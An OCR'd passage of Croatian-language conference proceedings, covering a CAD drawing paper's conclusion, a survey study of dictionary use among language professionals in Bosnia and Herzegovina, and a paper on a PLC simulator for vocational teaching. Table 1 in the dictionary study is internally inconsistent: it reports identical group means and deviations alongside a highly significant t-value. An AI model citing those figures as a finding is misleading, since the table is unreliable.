
Ako treba crtež se vrlo jednostavno može dopuniti presjekom, detaljem i oznakom površinske obrade.

Ravnina presjeka može biti ravna ili lomljena sl 11.




Sl. 12

Sitni detalji koji su nejasni na projekciji mogu se povećati dodatnim crtežom detalja i to s dva pritiska na miš sl 9. Na tom crtežu se mogu kotirati sitni detalji, dodati zahtjevi za površinsku obradu i drugi zahtjevi ako je detalj zbog malih dimenzija na crtežu pogleda nejasan.



Sl. 13

Na projekciji u presjeku sl. 10 unijete su oznake za površinsku obradu.



Sl. 14

Uz svaki radionički crtež crta se zaglavlje sl. 8 i 9 , a uz sastavni crtež zaglavlje sa sastavnicom sl.10. Služe za upisivanje podataka o proizvodu i osobama koje su stvarale dokument.

IV. ZAKLJUČAK

Primjer pokazuje osnovne postupke za izradu crteža kućišta ležaja. Za konstruiranje modeliranjem treba osigurati CAD 3D alat, opremu i stručnjaka. Uzimajući u obzir investiciju i poboljšanje u konstrukciji proizvoda u dijelu konstrukcije i pripreme proizvodnje, te poboljšanje u samoj proizvodnji rezultat je sigurno pozitivan.

Kod kreiranja modela za pojedine detalje, što ovisi o njihovom obliku, dovoljno je dva do nekoliko pritisaka na miš, znači vrlo brzo.

Stvaranje crteža je trenutno. Za unošenje različitih zahtjeva kako bi crtež bio u potpunosti jasan u proizvodnji, CAD 3D programski alat Solid Edge ima na raspolaganju dovoljno mogućnosti u skladu s propisanim tehničkim normama.

Za stvaranje dokumentacije, arhiviranje, umnožavanje, promjene na dokumentaciji, za izradu dokumetacije sličnih proizvoda, za komunikaciju između proizvođača i kupca ovi alati imaju velike mogućnosti, zato ih treba koristiti u stvaranju proizvoda.

Slike 8, 9 i 10 prikazuju zaglavlje i sastavnicu. Svaka tvrtka ih oblikuje prema svojim potrebama u skladu s tehničkim normama.

Za stalnu primjenu novih tehnologija u konstruiranju treba osigurati i stalnu edukaciju u redovnom obrazovanju i u cjeloživotnom učenju.

Ispitivanje svrhe, učestalosti i oblika korištenja rječnika i procjena online rječnika u Bosni i Hercegovini

Lara Hedžić, Filozofski fakultet, Odsjek za germanistiku, Sarajevo, Bosna i Hercegovina
Benjamin Hedžić, Gimnazija Obala, Sarajevo, Bosna i Hercegovina
hedzic@yahoo.de

Sažetak: Globalizacija danas zahtjeva primjenu sve učinkovitijih jezičnih tehnologija i alata u postupku poučavanja jezika, prevođenja ili pak svakodnevne komunikacije. Ovdje uporaba rječnika, bilo to tiskanih ili online, igra važnu ulogu. U Bosni i Hercegovini trenutno postoji jako malo znanstvenih istraživanja u ovoj oblasti pa se stoga u prvom dijelu rada želi prikazati svrha, učestalost i oblici korištenja rječnika kao dijela jezične tehnologije, dok drugi dio rada ima za cilj predstaviti rezultate procjene online rječnika koji su jezično dostupni u Bosni i Hercegovini. Istraživanje treba da posluži kao fundament za modernizaciju i razvijanje jezičnih tehnologija i alata kao i pokretanje uporabe službenih jezika u Bosni i Hercegovini u sustav globalne višejezične komunikacije. U istraživanju je učestvovalo ukupno 107 ispitanika sa područja cijele Bosne i Hercegovine.
Ključne riječi: jezične tehnologije i alati, tiskani rječnik, online rječnik, komunikacija, Bosna i Hercegovina

I. UVOD

Potreba za brzom i točnom komunikacijom, prevođenjem velikog broja tekstova u jako kratkom roku, usklađivanje značenja pojedinih termina koji su objekt prevođenja kao i poučavanje inih jezika podstakli su brz razvoj jezičnih alata i tehnologija u svijetu. Posjedovanje ovakvih tehnologija u jeziku dovodi do njegovog očuvanja, govornicima interkulturalni sadržaji postaju dostupni, a promocija osobnih kulturoloških vrijednosti na globalnoj razini postaje učinkovitija. Korist ove vrste prepoznata je u mnogi jezicima. Tako je na primjer Institut za njemački jezik u Mannheimu u protekloj godini proveo nekolicinu empirijskih istraživanja sa ciljem podsticaja razvitku online rječnika i promociji njihove uporabe. Aktualni projekt ovog instituta pod nazivom "Benutzeradaptive Zugänge und Vernetzungen in elexiko" bavi se pitanjima elektronske leksikografije sa posebnim osvrtom na uporabu online rječnika. Teorijsku osnovu za to dala su svakako i istraživanja profesora Herbert Andreas Welkera, koji je postavio dobre temelje za ovakva istraživanja. U Hrvatskoj su se ovom tematikom bavile među ostalima i profesorice Sanja Seljan i Angelina Gašpar koje su istakle potrebu za izgradnjom hrvatskih jezičnih resursa i alata, za edukacijom prevoditelja i za uključivanjem hrvatskih modula u sustave višejezične komunikacije. Ne samo u Njemačkoj i Hrvatskoj nego i na globalnoj europskoj razini pokrenuto je više projekata sa ciljem promocije službenih jezika Evropske Unije.

II. CILJ I HIPOTEZE

Cilj ovog istraživanja je ispitivanje svrhe, učestalosti i oblika korištenja rječnika sveukupno kao i procjena nekolicine online rječnika koji su dostupni u Bosni i Hercegovini. Nadalje ovo istraživanje ima za cilj provjeriti da li postoji razlika u učestalosti korištenja tiskanih ili online rječnika između spolova kao i da li postoje razlike između korisnika prvih stranih jezika kojim ispitanik vlada, uporabi online rječnika i samoprocijenjenim internet kompetencijama, učestalosti korištenja tiskanih i online rječnika kao i svrsi njihove uporabe. U drugom dijelu istraživanja cilj je bio saznati koji oblik online rječnika ispitanici u Bosni i Hercegovini smatraju vizualno, kvalitativno i kvantitativno prihvatljivim, a što bi moglo poslužiti kao orijentir za izradu sličnih jezičnih tehnologija za službene jezike u Bosni i Hercegovini.

Na osnovu ciljeva postavljene su sljedeće hipoteze:

- Nema razlike u učestalosti i obliku korištenja rječnika prema spolu.
- Ispitanici kojima je engleski prvi strani jezik češće će koristiti online rječnike od ispitanika kojima je njemački ili francuski jezik primarni.
- Ispitanici se više služe tiskanim nego online rječnicima.
- Osobe koje bolje poznaju korištenje interneta češće koriste online rječnike, dok osobe koje se slabije znaju služiti internetom češće koriste tiskane rječnike.
- Za korištenje online rječnika najčešće se koristi računar.
- Rječnici se isključivo koriste u svrhe prevođenja.

III. METODOLOGIJA

U ovom istraživanju sudjelovalo je 107 ispitanika. Ispitanici su bile osobe koje se izravno bave stranim jezicima: nastavnici/ce, prevoditelji/ce, predavači/ce i znanstveni radnici/ce. Kao istrument korišten je online upitnik sa 18 pitanja. Za sve ispitanike upitnik je bio jednak. Ispitanici su u prvom dijelu upitnika trebali navesti demografske podatke o sebi (spol, radni status, s koliko i kojim se jezicima služe itd.), potom procijeniti osobno korištenje rječnika (tiskanih i online) na skali od jedan do četiri (*jedan* znači „nikada ili gotovo nikada“, a *četiri* „jako često“), navesti kojim rječnicima se najčešće služe, kako pristupaju internetu, te dati samoprocjenu i osobne internet kompetencije na skali od jedan do pet (*jedan* znači „loše“, a *pet* „odlično“). U drugom dijelu ispitanici su testirali i procjenjivali tri ponuđena online rječnika prema navedenim kriterijima: vizualni prikaz, količina primjera tražene riječi, lakoća i tačnost korištenja, te eventualna osobna uporaba u budućnosti. Svaki kriterij se mogao ocijeniti ocjenama od jedan do pet (*jedan* znači „uopće se na slažem“, a *pet* za „u potpunosti se slažem“).

Ispitanici su na početku upitnika dobili precizne upute za popunjavanje upitnika, a bili su i upozoreni da jednu tvrdnju mogu procijeniti samo jednom ocjenom na skali.

Istraživanje je obavljeno tijekom listopada i studenoga 2011. godine.

IV. REZULTATI

Pored želje da se utvrde stavovi ispitanika koji vladaju njemačkim, engleskim ili francuskim jezikom, probleme pri prikupljanu podataka predstavljao je mali broj ispitanika kojima je francuski jezik prvi strani jezik, te su oni stoga u ovom ispitivanju samo marginalno zastupljeni i neće biti uzimani u dalje analize rezultata ispitivanja. Ovakvom polažaju francuskog jezika u BiH zasigurno pogoduje učvršćen položaj engleskog jezika kao prvog stranog jezika i njemačkog kao drugog stranog. Od ukupnog broja ispitanika nešto više od dvije trećine ispitanika bilo je ženskog, dok je nešto manje od jedne trećine bilo muškog spola. Dvije trećine ispitanih osoba navelo je da se profesionalno bavi predavanjem stranih jezika u osnovnoj ili srednjoj školi. Ostali su bili predavači na visokoškolskim ustanovama i profesionalni prevoditelji. Skoro svi ispitanici su naveli da su uposleni.

Kako bi se procijenili rezultati istraživanja izračunati su postotci za pojedina pitanja.

Na pitanje koliko se često ispitanici služe tiskanim rječnicima, nešto manje od po dvije četvrtine ispitanika navodi „ponekad“ ili „često“. Samo pojedini ispitanici navode da se jako često ili pak gotovo nikako ne služe tiskanim rječnicima. Na drugo pitanje kojim se željelo saznati koliko se često ispitanici služe online rječnicima, na sve četiri ponuđene ocjene dobiven je skoro identičan broj odgovora. Analizom dobivenih rezultata da se zaključiti da se ispitanici u Bosni i Hercegovini u prosjeku više služe tiskanim nego online rječnicima, mada je procenat onih koji se služe online rječnicima neznatno niži. Ovdje je uočljivo, i pored toga što se još uvijek jako učestalo koriste tiskani rječnici, da uporaba online rječnika dobiva na značaju. Kao svrhu uporabe rječnika općenito nešto manje od polovine ispitanika navodi prevodilačke aktivnosti, više od jedne četvrtine navodi da rječnike koristi u nastavi, dok se ostali rječnicima služe u znanstvene svrhe ili neke druge aktivnosti. Ispitanici dalje navode da se često ili jako često služe internetom. Samo mali broj ispitanika navodi da se ponekad, a nijedan ispitanik ne navodi da se nikada ne služi internetom. Skoro svi ispitanici internetu pristupaju pomoću računara ili pokretnih računara, a samo par procenata ispitanih internetu pristupa pomoću mobilnih telefonskih uređaja. Skoro svi ispitanici svoje poznavanje korištenja interneta ocjenjuju visokom ocjenom. Niko osobne kompetencije glede korištenja internetom nije ocijenio negativnom ocjenom.

Da bi smo provjerili postoji li razlika između korištenja tiskanih i online rječnika po spolu i prvom stranom jeziku proveden je t-test. Rezultatima t-testa nije utvrđena statistički značajna razlika u korištenju tiskanih rječnika između muškaraca i žena. Nije utvrđena statistički značajna razlika ni po spolu prema korištenju online rječnika. Također nije utvrđena statistički značajna razlika ni u stavu onih koji vladaju jednim i onih koji vladaju s dva strana jezika prema korištenju tiskanih i online rječnika. Isto tako nije utvrđena ni statistički značajna razlika u stavu ispitanika po uporabi prvog stranog jezika prema korištenju tiskanih rječnika tj. potvrđena je nul-hipoteza o nepostojanju razlike s obzirom na navedene demografske podatke, jer je kod svih $p > 0,05$.

Statistički značajna razlika utvrđena je međutim između korisnika njemačkog i engleskog jezika kao prvog stranog jezika prema učestalosti korištenja online rječnika. Ovdje se da vidjeti da ispitanici kojima je engleski prvi strani jezik češće koriste online rječnike od ispitanika kojima je njemački prvi strani jezik. (Tabela 1) Ovim rezultatom je potvrđena i druga hipoteza postavljena u ispitivanju. Pretpostavlja se da je ovakvim rezultatima pogodovala činjenica da su danas većina jezičnih alata i tehnologija na engleskom jeziku što onima koji vladaju ovom jeziko olakšava njihovu upotrebu.

Kad se usporedi razlika korištenja tiskanih i online rječnika po dobi, koja je radi lakšeg korištenja ranije rekodirana u tri skupine (do 29 godina / od 30 do 39 godina / 40 godina i stariji) pri čemu je korištena analiza varijance, rezultati pokazuju da nije utvrđena statistički značajna razlika po dobnim skupinama prema korištenju tiskanih i online rječnika, kao ni po tome u koju se svrhu koriste tiskani, a u koju online rječnici. Također nije utvrđena statistički značajna razlika u samoprocjeni korištenja internetom prema učestalosti korištenja tiskanih rječnika, jer je u svim slučajevima $p > 0,05$.

Međutim, statistički značajna razlika utvrđena je kod samoprocjene korištenja internetom prema učestalosti uporabe online rječnika. Rezultati pokazuju da ispitanici

Tablica 1. Razlika u korištenju prvog stranog jezika prema korištenju online rječnika – analiza varijance

	jezik	N	Mean	SD	t	p
Online rječnici	engleski	43	-,98	,193	13,783	0,000
	njemački	58	-,98	,193		

koji za sebe osobno smatraju da dobro vladaju internetom češće koriste online rječnicima od ispitanika koji osobne kompetencije procjenjuju slabijom ocjenom (Tablica 2). Uzimajući u obzir činjenicu da bolje vladanje internetom podrazumijeva i češće korištenje online rječnika može se zaključiti da su dobiveni rezultati proizvod logičkog slijeda.

U drugom dijelu upitnika od ispitanika se tražilo da na internetu pogledaju tri online rječnika ponuđena u upitniku, te da ih ocijene prema kriterijima navedenim u tabeli. Rječnici koji su ponuđeni na procjenu bili su: *e-rječnik, eudict* i *crodict*. Dobiveni rezultati prikazani su u tablicama 3-5. Uzimajući u obzir svih pet kriterija procjene, može se zaključiti da je prosječno najvišom ocjenom ocijenjen rječnik *crodict*. Ispitanici su ovaj rječnik ocijenili prosječnom ocjenom 3,7. Na drugom mjestu slijedi rječnik *eudict* kojega su ispitanici ocijenili nešto nižom ocjenom i to prosječnom ocjenom 3,51. Najslabijom ocjenom ocijenjen je *e-rječnik* koji je dobio prosječnu ocjenu 2,55. Važno je naglasiti i da je u svim kriterijima za ocjenjivanje rječnik *crodict* osvojio najvišu ocjenu.

Ukupno za gore navedeni rječnik							3,70

V. ZAKLJUČAK

Cilj je ovog istraživanja bio ispitati svrhe, učestalosti i oblike korištenja rječnika sveukupno, kao i procjena tri online rječnika koji su dostupni u Bosni i Hercegovini.

Analizom dobivenih rezultata došlo se do sljedećih zaključaka i potvrđene su sljedeće hipoteze:

- Nema razlike u učestalosti i obliku korištenja rječnika prema spolu i broju jezika kojim ispitanik vlada, međutim potvrđena je razlika prema jeziku kojim vlada. Tako se ispitanici koji vladaju engleskim kao prvim stranim jezikom češće služe online rječnicima od onih kojima je njemački jezik prvi strani.

- Ispitanici se sveukupno za nekoliko procenata više služe tiskanim od online rječnika.

- Ispitanici navode da se rječnicima više služe u nastavi nego za prevođenje.
- Bolje poznavanje rada na internetu usko je vezano sa češćim korištenjem online rječnika
- Ispitanici skoro isključivo internetu pristupaju pomoću računara.

Sveukupno gledajući, rječnici se još uvijek jako koriste, bilo za potrebe nastave ili pak za prevođenje. Iako u Bosni i Hercegovini ne postoje tehnologije i alati koji bi se oslanjali na službene jezike, korisnici se ipak služe online alatima susjednih i drugih zemalja čijim jezicima vladaju. Ovo istraživanje predstavlja osnovu za dalja ispitivanja i procjene. U budućnosti bi bilo interesantno saznati da li se i u kojoj mjeri studenti služe rječnicima kao i ispitati tehničke mogućnosti razvitka online rječnika.

Didaktičko pomagalo za izvođenje nastave iz područja industrijskih računala

Danijel Maršić*, Miroslav Potroško** i Goran Malčić*
* Tehničko veleučilište u Zagrebu / Elektrotehnički odjel, Zagreb, Hrvatska
danijel.marsic@tvz.hr
** Obrtnička škola Koprivnica, Koprivnica, Hrvatska
miroslav.potrosko@gmail.com

Sažetak - Sve veći napredak u polju industrijske automatizacije zahtijeva i sve bolju edukaciju učenika koji će biti osposobljeni nositi se s modernim zahtjevima i ciljevima koje nameću današnje aplikacije. Točnost kod regulacije i vođenja procesa, kompleksnost, zahtjevi za brzim prilagodbama parametara procesa i pouzdanost uvjetuje primjenu programirljivih logičkih kontrolera (PLC) u industriji. Zbog toga je potrebno čim ranije tijekom školovanja upoznati buduće tehničare s novim trendovima u industrijskim tehnologijama. Osim teoretskih znanja, važno je omogućiti učenicima da samostalno rješavaju praktične problemske zadatke što je moguće izvesti jedino u specijaliziranim laboratorijima opremljenim namjenskim didaktičkim pomagalima. Učenici na takvom pomagalu mogu samostalno sudjelovati u rješavanju problemskih zadataka, te povezati teorijska znanja s ponašanjem pravih industrijskih procesa. U radu je prikazana izvedba i primjena didaktičkog računalnog laboratorijskog modela za izvođenje vježbi iz područja industrijskih računala u srednjoškolskom obrazovanju.

I. UVOD

U cilju poboljšanja nastave u *Obrtničkoj školi Koprivnica* u kojoj se školuju učenici elektrotehničke struke, potrebno je osigurati uvjete za kvalitetno izvođenje laboratorijskih vježbi kako bi učenici nakon završene srednje škole mogli lakše savladavati nove tehnologije, a ukoliko se odluče za studij, imali potrebna predznanja iz područja automatizacije. Ovdje se prvenstveno misli na zanimanja u kojima je nastavnim planom i programom propisano održavanje nastave i laboratorijskih vježbi iz predmeta koji su usko vezani za industrijsku automatizaciju i upravljanje.

U školskim uvjetima gdje je velika frekvencija učenika, najelegantnije rješenje bilo bi koristiti samo osobno računalo za simulaciju rada PLC uređaja jer bi na taj način svaki učenik mogao izvoditi vježbe i kroz simulaciju na računalu provjeravati rješenje. Međutim, tu nailazimo na problem jer učenik ne radi s pravim fizičkim uređajem kojeg će kasnije susresti u svom radu. Samim time nije u mogućnosti realno upoznati i odraditi zadanu vježbu kojoj i je svrha da ga što kvalitetnije pripremi za njegov kasniji posao. Izvođenje vježbi na stvarnim uređajima daje učeniku mogućnost da se u kasnijem radu lakše odluči za ispravno rješenje realnih zadataka jer se s njima susretao na laboratorijskim vježbama tokom školovanja. Rješenje tog nastavnog problema je rad na vježbama sa osobnim računalima u sprezi sa stvarnim industrijskim računalima gdje je moguće postići spoj između virtualnog i stvarnog rada sa procesnim uređajima (senzori, aktuatori) odnosno spojem računala i simulatora stanja procesnih veličina.

U strukovnim školama je vrlo važna uloga cjeloživotnog učenja i usavršavanja koje omogućuje učenicima da u kratkom vremenu kvalitetno i stručno usvoje nova znanja iz pojedinih područja njihova interesa i rada. Naime, znanja koja steknu tijekom školovanja mogu zbog stalnog razvoja tehnologije za kratko vrijeme zastarjeti. Međutim, upotreba simulatora stanja procesnih veličina omogućuje učenicima stjecanje znanja osnova programiranja koja su vrlo slična za različite proizvođače industrijskih računala tako da u kasnijem obrazovanju ili radu mogu uspješno savladati rad na različitim tipovima istih.

Obuka studenata za rad s takvim tehnologijama zahtijeva poseban pristup predavanjima, a naročito izvođenju laboratorijskih vježbi. Uzevši u obzir sve navedene činjenice, pristupilo se izradi didaktičkog pomagala namijenjenog izvođenju laboratorijskih vježbi iz područja industrijskih računala u srednjoškolskom obrazovanju. Cilj je bio olakšati obrazovni proces i pomoći učenicima u rješavanju složenih problema na realnim sustavima.

II. PREDMET DIGITALNI SKLOPOVI I UPRAVLJANJE

Učenici se nakon završetka osnovne škole mogu odlučiti za trogodišnje odnosno četverogodišnje srednjoškolsko obrazovanje u *Obrtničkoj školi Koprivnica*. U trogodišnjim zanimanjima autoelektričar, elektromehaničar, elektroinstalater i elektroničar-mehaničar se tematika vezana uz industrijsku automatizaciju pojavljuje u predmetima zadnje godine školovanja.

Jedna od nastavnih cjelina je *Programirljivi logički kontroleri* (eng. ***P**rogrammable **L**ogic **C**ontroller*, dalje *PLC*) u kojoj se upoznaje njihova arhitektura i način rada, a na pripadajućim laboratorijskim vježbama osnove programiranja i simulacija stanja procesnih veličina. PLC uređaj je vrsta industrijskog računala koje prihvaća informacije iz procesa, logički ih obrađuje u skladu s programom izrađenim od strane korisnika, te prenosi rezultate obrade na izvršne uređaje u proces [6].

U zanimanju tehničar za računalstvo koje traje četiri godine, znanja koja se traže od učenika su na višoj razini od trogodišnjih zanimanja. Učenik ovog smjera upoznaje se sa osnovama industrijskih računala u posljednjoj godini školovanja u okviru predmeta *Radioničke vježbe*.

Kako je prije navedeno, laboratorijske vježbe koje uključuju rad s PLC uređajem prisutne su u okvirnim nastavnim planovima pet zanimanja. Analiza i metodička razrada vježbi za svako zanimanje prešla bi okvire ovog rada zbog čega će se tematika vezana uz izvođenje vježbi usmjeriti samo na zanimanje elektroničar-mehaničar. To je trogodišnji obrazovni program nakon kojeg očekivana znanja i vještine učenika na području industrijskih računala daju dovoljno znanja kako bi ih se uspješno primijenilo u daljnjem radu. Okvirnim nastavnim planom i programom tematika industrijskih računala smještena je unutar nastavnog predmeta *Digitalni sklopovi i upravljanje* koji je koncipiran kao izborni predmet u trećem razredu. Predviđena satnica predmeta je 80 sati godišnje teoretske nastave i 32 sata laboratorijskih vježbi. Predmetni nastavnik sam određuje trajanje laboratorijskih vježbi pojedinih nastavnih cjelina u skladu s materijalno tehničkim mogućnostima škole.

U sklopu predmeta obrađuju se slijedeće nastavne cjeline:

1. Mjerni pretvarači
2. Upravljanje i regulacija
3. Mikroupravljači
4. Programirljive logičke komponente
5. *Programirljivi logički kontroleri - PLC*
6. Osobno računalo

A. *Teoretski dio nastave*

U teoretskom dijelu nastave iz područja industrijskih računala najčešće se koristi frontalni način rada uz korištenje modernih nastavnih pomagala. "Teoretska nastava nužan je dio nastavnog procesa, kako bi učenici upoznali i usvojili potrebna teoretska znanja iz područja industrijskih računala koja će im kasnije trebati za uspješno izvođenje laboratorijskih vježbi [8]."

Programiranje PLC uređaja se izvodi u grafičkim programskim jezicima - ljestvičastim dijagramima ili funkcijskim blok dijagramima. Stoga je zadatak teoretske nastave da učenici upoznaju funkcije pojedinih blokova kako bi ih mogli uspješno primijeniti u konkretnim zadacima.

B. *Laboratorijske vježbe*

Na laboratorijskim vježbama iz područja industrijskih računala koristi se laboratorijska metoda učenja i poučavanja. Učenje s pomoću laboratorijskih vježbi i praktičnih primjera omogućava učenicima lakšu spoznaju kako neki industrijski proces funkcionira i kako efikasno realizirati upravljanje tim procesom pomoću PLC uređaja. Osim temeljnih teoretskih znanja važno je na praktičnim primjerima omogućiti stjecanje osnovnih vještina [5].

Metodom laboratorijskog rada učenici koriste programski editor, unose u njega naredbe i vrše testiranje rada izrađenog programa na industrijskom računalu i simulatoru stanja procesnih veličina. Najvažniji ishod učenja takvog načina nastave je povezivanje stečenih teoretskih znanja i njihova implementacija kroz rad na stvarnim uređajima u okviru laboratorijskih vježbi.

III. PLC UREĐAJ I PROGRAMSKA PODRŠKA


A. *PLC uređaj serije ZelioLogic*

Laboratorijske vježbe se izvode na kompaktnim PLC uređajima serije *Zelio Logic*, tvrtke *Schneide Electric*. Uređaj je odabran zbog jednostavnosti pisanja programa, simulacije i praćenja izvršavanja programa. Za potrebe izrade simulatora odabran je model koji sadrži 8 digitalnih ulaza od kojih 4 mogu raditi kao analogni za prihvat istosmjernog naponskog signala (eng. ***V**oltage **D**irect **C**urrent*, dalje *VDC*) u rasponu 0-10 VDC. Izlazni dio ovog uređaja sadrži 4 relejna digitalna izlaza.

Slika 1. Odabrani PLC uređaja serije *Zelio Logic*

B. *Programska podrška ZelioSoft 2*

Svaki proizvođač PLC uređaja u pravilu uz kupljeni proizvod daje i programsku podršku za programiranje koja je kombinacija editora, prevodioca i programa za komunikaciju između osobnog računala i PLC uređaja. Programska podrška za PLC uređaje serije *Zelio Logic* se naziva *ZelioSoft 2* u čijem editoru učenici unose program u obliku funkcijskih blok dijagrama (eng. ***F**unction **B**lock **D**iagram*, dalje *FBD*) kao što prikazuje Slika 2.




Slika 2. Unos programa u FBD programskom jeziku

FBD je grafički programski jezik u kojem su upravljačke funkcije podijeljene u niz funkcijskih blokova međusobno povezanih tokom signala kao u elektroničkim strujnim krugovima. Funkcijski blok može sadržati jednostavne logičke uvjete (*I, ILI, NILI*, itd.), vremenske članove, brojače i ostale upravljačke funkcije.

Nakon što je program napisan učenici ga mogu testirati slanjem u radnu memoriju stvarnog PLC uređaja. Njegovi ulazi i izlazi su spojeni sa simulatorom procesnih veličina koji puno realnije od programske simulacije pokazuje kako će se ponašati procesni uređaj.

IV. SIMULATOR STANJA PROCESNIH VELIČINA


Upotrebom simulatora stanja procesnih veličina u sprezi sa stvarnim PLC uređajem učenici lakše povezuju rad mjerne, sklopne i upravljačke opreme iz industrijskih postrojenja sa izradom programske podrške za PLC uređaje. Radna okolina učenika na laboratorijskim vježbama se sastoji od osobnog računala sa programskom podrškom ZelioSoft 2 koje je komunikacijskim kabelom povezano s PLC uređajem. Ulazi i izlazi PLC uređaja su spojeni sa simulatorom stanja procesnih veličina - didaktičkim uređajem koji učenicima omogućuje testiranje ispravnosti izrađenog programa učitanog u memoriju PLC računala. Kako se radi o simulatoru, na ulaze PLC uređaja se ne spajaju spajati stvarni senzori, nego se njihovo stanje mijenja pomoću preklopki ako se radi o digitalnim ulazima, odnosno pomoću potenciometara ako se radi o analognim ulazima. Jednako tako, na digitalne izlaze PLC uređaja se ne stvarni aktuatori nego signalne lampice za prikaz njihovih stanja [1]. Slika 3. prikazuje raspored osnovnih elemenata na prednjoj ploči izrađenog simulatora stanja.



Slika 3. Prednja ploča simulatora stanja procesnih veličina

Odabrano je rješenje koje učenicima omogućava zadavanje digitalnih ulaznih stanja i analognih ulaznih vrijednosti te prikaz digitalnih izlaznih stanja PLC uređaja. S lijeve strane prednje ploče smještene su preklopke kojima se uključuje ili isključuje pojedini digitalni ulaz PLC uređaja. Na ulaze IB-IE se osim digitalnih signala mogu dovoditi i analogni signali koji se mijenjaju u granicama od 0 do 10 VDC. Konfiguracija vrste signala na ovim ulazima vrši se prilikom programiranja samog PLC uređaja. Zbog moguće kombinacije dviju različitih vrsta signala na istim fizičkim ulazima, na simulator su dodani preklopnici koji omogućuju prebacivanje između digitalnog ili analognog signala. U slučaju odabira analognog signala se podešavanje ulaznog napona izvodi preko pripadajućeg potenciometra uz istovremeno praćenje vrijednosti napona svih četiriju ulaza PLC uređaja na ugrađenom voltmetru.

Od simulatora stanja se očekuje stabilnost i pouzdanost u radu tokom duljeg vremena korištenja zbog čega je kod izrade projekta vođeno računa o mehaničkoj izdržljivosti uređaja. PLC uređaj je smješten iznad prednje ploče simulatora stanja kao što prikazuje Slika 4.



Slika 4. Simulator stanja u radnoj okolini učenika

V. ORGANIZACIJA LABORATORIJSKIH VJEŽBI

Kako bi se laboratorijske vježbe iz područja industrijskih računala mogle kvalitetno i učinkovito izvoditi potrebno je točno definirati zadatke i ciljeve koji će se izvođenjem vježbe ostvariti. Cilj laboratorijskih vježbi iz područja industrijskih računala je da učenici samostalnim vježbanjem ili radom u grupi rješavaju konkretne primjere upotrebe PLC uređaja u svakodnevnom životu. Osnovni zadatak laboratorijske nastave je da se učenike nakon provedenih vježbi osposobi za samostalan rad sa industrijskim računalima. "Također, zadatak laboratorijskih vježbi je da učenici koriste svoje sposobnosti i kreativnost u pronalaženju što jednostavnijeg rješenja postavljenog problema [7]."

Svaku nastavnu cjelinu predmeta *Digitalni sklopovi i upravljanje* prati odgovarajući broj sati laboratorijskih vježbi. Konkretno, za nastavnu cjelinu vezanu uz PLC uređaje potrebno je odraditi sljedeće laboratorijske vježbe:

1. Građa PLC uređaja, dijelovi, princip rada
2. Programski paket ZelioSoft2 - sučelje i primjena
3. Logički sklopovi u FBD programskom jeziku
4. Direktno pokretanje trofaznog asinkronog motora
5. Školsko zvono (naredbe timera i brojača)
6. Semafor (različite kombinacije timera i brojača)
7. Regulacija temperature (primjena analognih ulaza)
8. Komunikacija PLC uređaj - osobno računalo

Nastavnik laboratorijskih vježbi treba u uvodnom dijelu sata ponoviti ona znanja koja su važna za izvođenje vježbe. "Kako bi laboratorijske vježbe bile što učinkovitije potrebno je da aktivnostima učenika prethode pismene ili usmene instrukcije nastavnika koje sadrže cilj, zadaće i pitanja na koja trebaju odgovoriti [9]."

